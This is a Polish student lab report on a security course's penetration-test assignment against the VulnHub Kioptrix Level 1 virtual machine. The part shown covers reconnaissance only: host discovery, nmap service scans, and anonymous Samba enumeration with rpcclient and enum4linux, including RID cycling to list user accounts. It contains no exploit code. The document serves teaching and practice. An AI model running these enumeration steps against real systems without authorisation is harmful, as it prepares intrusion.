Bezpieczeństwo systemów komputerowych (BSK)

# Zadanie Praktyczne 2:
# Testy bezpieczeństwa

1. Utworzyć sieć wewnętrzną składającą się z Kali Linuxa oraz 2 pobranych maszyn.
2. Wykonać skanowanie za pomocą wybranego skanera podatności. Raport skanowania załączyć do raportu.
3. Zrealizować testy penetracyjne dla każdej z maszyn. Potwierdzeniem przeprowadzenia udanego testu penetracyjnego jest uzyskanie właściwej flagi wskazanej na stronie danej maszyny na VulnHub.

Realizowanie testów penetracyjnych w dzisiejszych czasach, na takim poziomie nie wymaga właściwie żadnych umiejętności. Wystarczy zainstalować Kali-linuxa i klikać w obrazki do skutku. Metasploit nawet jeśli nic nie rozumiemy i uruchamiamy tylko kolejne exploity z kolejnymi ładunkami - pozwoli nam wcześniej lub później dostać się do systemu. Łamanie wirtualnego systemu w domu nie niesie żadnego zagrożenia. Nie musimu się przejmować tym czy administrator pracuje, czy śpi. Nie martwimy się o wykreycie naszej obecności. Nawet możemy nie wiedzieć na czym poleda działanie exploitu, jaką drogą udaje się nam uzyskać dostęp, podnieść uprawnienia lub przechwycić informację. Podczas tego ćwiczenia jesteśmy ScriptKiddies.

Taka zabawa pokazuje jasno, jak łatwo można zostać zaatakowanym, i jak łatwo pokonać zabezpieczenia jeśli gdzieś faktycznie pojawia się luka w zabezpeczeniach.


poniżej sesja uzyskania uprawnień ROOT na zdalnej maszynie.

# Zadanie 1

## Kioptrix 1 https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

## krok 0 instalacja Kali linux.

a) instalacja na AMD Ryzen na płycie B550  zakończyła się niepowodzeniem,
b) instalacja na Thinkpad X200 również zakończyła się fiaskiem,
c) instalacja Kali linux i kioptrix w VMPlayer na maszynie windows 10 (AMD Ryzen3, płyta Aorus B550, dysk M.2) zakończona sukcesem.




## krok 1

- szukam adresu IP atakowanej maszyny zaczynam od szukania na routerze ponieważ nie mam pewności czy wszystko działa poprawnie. Adres podejrzany to 192.168.1.104 na podstawie analizy różnicowej (lista IP przed i po włączeniu atakowanego obrazu)

rozglądamy się

```
sudo netdiscover -i eth0
```

```
Currently scanning: 172.24.43.0/16   |   Screen View: Unique Hosts

261 Captured ARP Req/Rep packets, from 14 hosts.   Total size: 15660
_____________________________________________________________________________
  IP At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     2c:a1:7d:81:a3:9f     67    4020  ARRIS Group, Inc.
192.168.1.98    d8:5e:d3:a1:b6:50      6     360  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.104   00:0c:29:3d:86:8d      9     540  VMware, Inc
192.168.1.164   00:06:78:c3:f5:50      4     240  D&M Holdings Inc.
192.168.1.221   98:f7:d7:ff:45:eb      1      60  ARRIS Group, Inc.
192.168.1.240   74:78:27:5a:47:9a     25    1500  Dell Inc
192.168.1.159   d0:7f:a0:0d:be:eb      1      60  Samsung Electronics Co.,Ltd
192.168.1.204   74:f9:ca:88:69:69      1      60  Nintendo Co.,Ltd
192.168.1.212   30:07:4d:39:1e:48    119    7140  SAMSUNG ELECTRO-MECHANICS(THAILAND)
192.168.100.1   2c:a1:7d:81:a3:9c      1      60  ARRIS Group, Inc.
172.19.130.49   06:f7:d7:c2:63:20      2     120  Unknown vendor
89.68.148.185   2c:a1:7d:81:a3:9d     14     840  ARRIS Group, Inc.
172.19.130.1    2c:a1:7d:81:a3:9f      5     300  ARRIS Group, Inc.
10.151.130.111  2c:a1:7d:81:a3:9b      6     360  ARRIS Group, Inc.
```




dla sprawdzenia

```
nmap -sP 192.168.1.104
```


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:18 GMT
Nmap scan report for 192.168.1.104
Host is up (0.00033s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds

nmap 192.168.1.104

Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:19 GMT
Nmap scan report for 192.168.1.104
Host is up (0.0013s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

```
sudo nmap -p- -sV -sS -T4 -A -oX file 192.168.1.104
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:27 GMT
Nmap scan report for 192.168.1.104
Host is up (0.00056s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2 111/tcp   rpcbind
```

```
|   100000  2 111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: xMYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2023-12-17T07:29:38+00:00; +9h01m52s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_64_WITH_MD5
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:3D:86:8D (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: 9h01m51s

TRACEROUTE
HOP RTT     ADDRESS
1   0.56 ms 192.168.1.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.78 seconds
```

przeglądam foldery udostępnione w Apache dirbuster



w tym przypadku niewiele nam to daje.

popartzymy na Sambę

`nbtscan`

```
g NBT name scan for addresses from 192.168.1.104

IP address       NetBIOS Name     Server    User  MAC address
------------------------------------------------------------------------------
192.168.1.104    KIOPTRIX         <server>  KIOPTRIX         00:00:00:00:00:00
```

jeszcze próba połączenia

`rpcclient -U “” 192.168.1.104`


```
Password for [WORKGROUP\]:
rpcclient $> srvinfo
        KIOPTRIX       Wk Sv PrQ Unx NT SNT Samba Server
        platform_id     :       500
        os version      :       4.5
        server type     :       0x9a03
rpcclient $> enumdomusers
rpcclient $> getdompwinfo
min_password_length: 0
password_properties: 0x00000000
rpcclient $>
```


przeglądamy sambę


`enum4linux 192.168.1.104`

```
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Dec 16 22:53:58 2023

 ========================================( Target Information )========================================

Target ........... 192.168.1.104
RID Range ........ 500-550,1000-1050
Username ......... ‘’
Password ......... ‘’
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.1.104 )============================


[+] Got domain/workgroup name: MYGROUP


 ================================( Nbtstat Information for 192.168.1.104 )================================

Looking up status of 192.168.1.104
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==================================( Session Check on 192.168.1.104 )==================================
    [+] Server 192.168.1.104 allows sessions using username ‘’, password ‘’


 ================================( Getting domain SID for 192.168.1.104 )================================

Domain Name: MYGROUP
Domain Sid: (NULL SID)

[+] CAN'T DETERMINE IF HOST IS PART OF DOMAIN OR PART OF A WORKGROUP
```

```
 ========================( OS INFORMATION ON 192.168.1.104 )=========================


[E] CAN'T GET OS INFO WITH SMBCLIENT

[+] GOT OS INFO FOR 192.168.1.104 FROM SRVINFO:
        KIOPTRIX       WK SV PRO_UNX NT SAT SAMBA SERVER
        PLATFORM_ID    :       500
        OS VERSION     :       4.1
        SERVER TYPE    :       0x9a03


 ========================================( USERS ON 192.168.1.104 )========================================

USE OF UNINITIALIZED VALUE $USERS IN PRINT AT ./ENUM4LINUX.PL LINE 972.
USE OF UNINITIALIZED VALUE $USERS IN PATTERN MATCH (M/) AT ./ENUM4LINUX.PL LINE 975.

USE OF UNINITIALIZED VALUE $USERS IN PRINT AT ./ENUM4LINUX.PL LINE 984.
USE OF UNINITIALIZED VALUE $USERS IN PATTERN MATCH (M/) AT ./ENUM4LINUX.PL LINE 988.

 ========================================( SHARE ENUMERATION ON 192.168.1.104 )========================================

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$ IPC        IPC_SERVICE (SAMBA SERVER)
        ADMIN$          IPC       IPC SERVICE (SAMBA SERVER)
RECONNECTING WITH SMB1 FOR WORKGROUP LISTING.
        Server          Comment
        ---------       -------
        KIOPTRIX        SAMBA SERVER

        Workgroup       Master
        ---------       -------
        MYGROUP         KIOPTRIX

[+] ATTEMPTING TO MAP SHARES ON 192.168.1.104


[E] CAN'T UNDERSTAND RESPONSE:

NT_STATUS_NETWORK_ACCESS_DENIED LISTING \*
//192.168.1.104/IPC$    MAPPING: N/A LISTING: N/A WRITING: N/A

[E] CAN'T UNDERSTAND RESPONSE:

TREE CONNECT FAILED: NT_STATUS_WRONG_PASSWORD
//192.168.1.104/ADMIN$  MAPPING: N/A LISTING: N/A WRITING: N/A

 ========================( PASSWORD POLICY INFORMATION FOR 192.168.1.104 )========================


[E] UNEXPECTED ERROR FROM POLENUM:


[+] ATTACHING TO 192.168.1.104 USING A NULL SHARE

[+] TRYING PROTOCOL 139/SMB...

        [!] PROTOCOL FAILED: SMB SESSIONERROR: 0XC

[+] TRYING PROTOCOL 445/SMB...

        [!] PROTOCOL FAILED: [ERRNO CONNECTION ERROR (192.168.1.104:445)] [ERRNO 111] CONNECTION REFUSED


[+] RETRIEVED PARTIAL PASSWORD POLICY WITH RPCCLIENT:


PASSWORD COMPLEXITY: DISABLED
MINIMUM PASSWORD LENGTH: 0

 ========================================( GROUPS ON 192.168.1.104 )========================================


[+] GETTING BUILTIN GROUPS:

GROUP:[ADMINISTRATORS] RID:[0X220]
GROUP:[USERS] RID:[0X221]
GROUP:[GUESTS] RID:[0X222]
GROUP:[POWER USERS] RID:[0X223]
GROUP:[ACCOUNT OPERATORS] RID:[0X224]
GROUP:[SERVER OPERATORS] RID:[0X225]
GROUP:[PRINT OPERATORS] RID:[0X226]
GROUP:[BACKUP OPERATORS] RID:[0X227]
GROUP:[REPLICATOR] RID:[0X228]

[+] GETTING BUILTIN GROUP MEMBERSHIPS:

GROUP: ADMINISTRATORS' (RID: 544) HAS MEMBER: COULDN'T FIND GROUP ADMINISTRATORS
GROUP: PRINT OPERATORS' (RID: 548) HAS MEMBER: COULDN'T FIND GROUP PRINT OPERATORS
GROUP: POWER USERS' (RID: 547) HAS MEMBER: COULDN'T FIND GROUP POWER USERS
GROUP: ACCOUNT OPERATORS' (RID: 548) HAS MEMBER: COULDN'T FIND GROUP ACCOUNT OPERATORS
GROUP: GUESTS' (RID: 546) HAS MEMBER: COULDN'T FIND GROUP GUESTS
GROUP: BACKUP OPERATORS' (RID: 551) HAS MEMBER: COULDN'T FIND GROUP BACKUP OPERATORS
GROUP: REPLICATOR' (RID: 552) HAS MEMBER: COULDN'T FIND GROUP REPLICATOR
GROUP: USERS' (RID: 545) HAS MEMBER: COULDN'T FIND GROUP USERS
GROUP: SYSTEM OPERATORS' (RID: 549) HAS MEMBER: COULDN'T FIND GROUP SYSTEM OPERATORS

[+] GETTING LOCAL GROUPS:

GROUP:[DIG] RID:[0X3EF]
GROUP:[TTY] RID:[0X3F3]
GROUP:[DISK] RID:[0X3F4]
GROUP:[MEM] RID:[0X3F5]
GROUP:[KMEM] RID:[0X3F6]
GROUP:[WHEEL] RID:[0X3F9]
GROUP:[MAN] RID:[0X3FC]
GROUP:[MAIL] RID:[0X3FD]
GROUP:[LOCK] RID:[0X401]
GROUP:[USERS] RID:[0X408]
GROUP:[SLOCATE] RID:[0X411]
GROUP:[FLOPPY] RID:[0X44F]
GROUP:[UTMP] RID:[0X453]

[+] GETTING LOCAL GROUP MEMBERSHIPS:

[+] GETTING DOMAIN GROUPS:

GROUP:[DOMAIN ADMINS] RID:[0X200]
GROUP:[DOMAIN USERS] RID:[0X201]

[+] GETTING DOMAIN GROUP MEMBERSHIPS:

GROUP: 'DOMAIN USERS' (RID: 513) HAS MEMBER: COULDN'T FIND GROUP DOMAIN USERS
GROUP: 'DOMAIN ADMINS' (RID: 512) HAS MEMBER: COULDN'T FIND GROUP DOMAIN ADMINS

 ========================( USERS ON 192.168.1.104 VIA RID CYCLING (RIDS: 500-550,1000-1050) )========================

[I] FOUND NEW SID:
S-1-5-21-4157223341-3243572438-1405127623

[+] ENUMERATING USERS USING SID S-1-5-21-4157223341-3243572438-1405127623 AND LOGON USERNAME '', PASSWORD ''

S-1-5-21-4157223341-3243572438-1405127623-500 KIOPTRIX\UNIX_GROUP.2147483399 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-501 KIOPTRIX\UNIX_GROUP.2147483400 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-502 KIOPTRIX\UNIX_GROUP.2147483401 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-503 KIOPTRIX\UNIX_GROUP.2147483402 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-504 KIOPTRIX\UNIX_GROUP.2147483403 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-505 KIOPTRIX\UNIX_GROUP.2147483404 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-506 KIOPTRIX\UNIX_GROUP.2147483405 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-507 KIOPTRIX\UNIX_GROUP.2147483406 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-508 KIOPTRIX\UNIX_GROUP.2147483407 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-509 KIOPTRIX\UNIX_GROUP.2147483408 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-510 KIOPTRIX\UNIX_GROUP.2147483409 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-511 KIOPTRIX\UNIX_GROUP.2147483410 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-512 KIOPTRIX\DOMAIN ADMINS (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-513 KIOPTRIX\DOMAIN USERS (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-514 KIOPTRIX\DOMAIN GUESTS (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-515 KIOPTRIX\UNIX_GROUP.2147483405 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-516 KIOPTRIX\UNIX_GROUP.2147483406 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-517 KIOPTRIX\UNIX_GROUP.2147483406 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-518 KIOPTRIX\UNIX_GROUP.2147483407 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-519 KIOPTRIX\UNIX_GROUP.2147483407 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-520 KIOPTRIX\UNIX_GROUP.2147483408 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-521 KIOPTRIX\UNIX_GROUP.2147483408 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-522 KIOPTRIX\UNIX_GROUP.2147483409 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-523 KIOPTRIX\UNIX_GROUP.2147483409 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-524 KIOPTRIX\UNIX_GROUP.2147483410 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-525 KIOPTRIX\UNIX_GROUP.2147483410 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-526 KIOPTRIX\UNIX_GROUP.2147483411 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-527 KIOPTRIX\UNIX_GROUP.2147483411 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-528 KIOPTRIX\UNIX_GROUP.2147483412 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-529 KIOPTRIX\UNIX_GROUP.2147483412 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-530 KIOPTRIX\UNIX_GROUP.2147483413 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-531 KIOPTRIX\UNIX_GROUP.2147483413 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-532 KIOPTRIX\UNIX_GROUP.2147483414 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-533 KIOPTRIX\UNIX_GROUP.2147483414 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-534 KIOPTRIX\UNIX_GROUP.2147483415 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-535 KIOPTRIX\UNIX_GROUP.2147483415 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-536 KIOPTRIX\UNIX_GROUP.2147483416 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-537 KIOPTRIX\UNIX_GROUP.2147483416 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-538 KIOPTRIX\UNIX_GROUP.2147483417 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-539 KIOPTRIX\UNIX_GROUP.2147483417 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-540 KIOPTRIX\UNIX_GROUP.2147483418 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-541 KIOPTRIX\UNIX_GROUP.2147483418 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-542 KIOPTRIX\UNIX_GROUP.2147483419 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-543 KIOPTRIX\UNIX_GROUP.2147483419 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-544 KIOPTRIX\UNIX_GROUP.2147483420 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-545 KIOPTRIX\UNIX_GROUP.2147483420 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-546 KIOPTRIX\UNIX_GROUP.2147483421 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-547 KIOPTRIX\UNIX_GROUP.2147483421 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-548 KIOPTRIX\UNIX_GROUP.2147483422 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-549 KIOPTRIX\UNIX_GROUP.2147483422 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-550 KIOPTRIX\UNIX_GROUP.2147483423 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1000 KIOPTRIX\ROOT (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1001 KIOPTRIX\ROOT (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1002 KIOPTRIX\BIN (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1003 KIOPTRIX\BIN (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1004 KIOPTRIX\DAEMON (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1005 KIOPTRIX\DAEMON (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1006 KIOPTRIX\ADM (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1007 KIOPTRIX\ADM (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1008 KIOPTRIX\LP (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1009 KIOPTRIX\LPD (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1010 KIOPTRIX\SYNC (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1011 KIOPTRIX\TTY (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1012 KIOPTRIX\SHUTDOWN (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1013 KIOPTRIX\DISK (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1014 KIOPTRIX\HALT (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1015 KIOPTRIX\MEM (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1016 KIOPTRIX\MAIL (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1017 KIOPTRIX\KMEM (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1018 KIOPTRIX\NEWS (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1019 KIOPTRIX\WHEEL (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1020 KIOPTRIX\MAIL (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1021 KIOPTRIX\UUCP (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1022 KIOPTRIX\NEWS (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1023 KIOPTRIX\MAN (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1024 KIOPTRIX\MAN (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1025 KIOPTRIX\UNIX_USER.15 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1026 KIOPTRIX\UNIX_GROUP.15 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1027 KIOPTRIX\PROXY (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1028 KIOPTRIX\PROXY (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1029 KIOPTRIX\UNIX_USER.16 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1030 KIOPTRIX\UNIX_GROUP.16 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1031 KIOPTRIX\VMA (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1032 KIOPTRIX\UNIX_USER.17 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1033 KIOPTRIX\UNIX_GROUP.17 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1034 KIOPTRIX\UNIX_USER.18 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1035 KIOPTRIX\UNIX_GROUP.18 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1036 KIOPTRIX\UNIX_USER.19 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1037 KIOPTRIX\UUCP (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1038 KIOPTRIX\UNIX_USER.20 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1039 KIOPTRIX\UNIX_GROUP.20 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1040 KIOPTRIX\UNIX_USER.21 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1041 KIOPTRIX\QLOCATE (LOCAL GROUP)
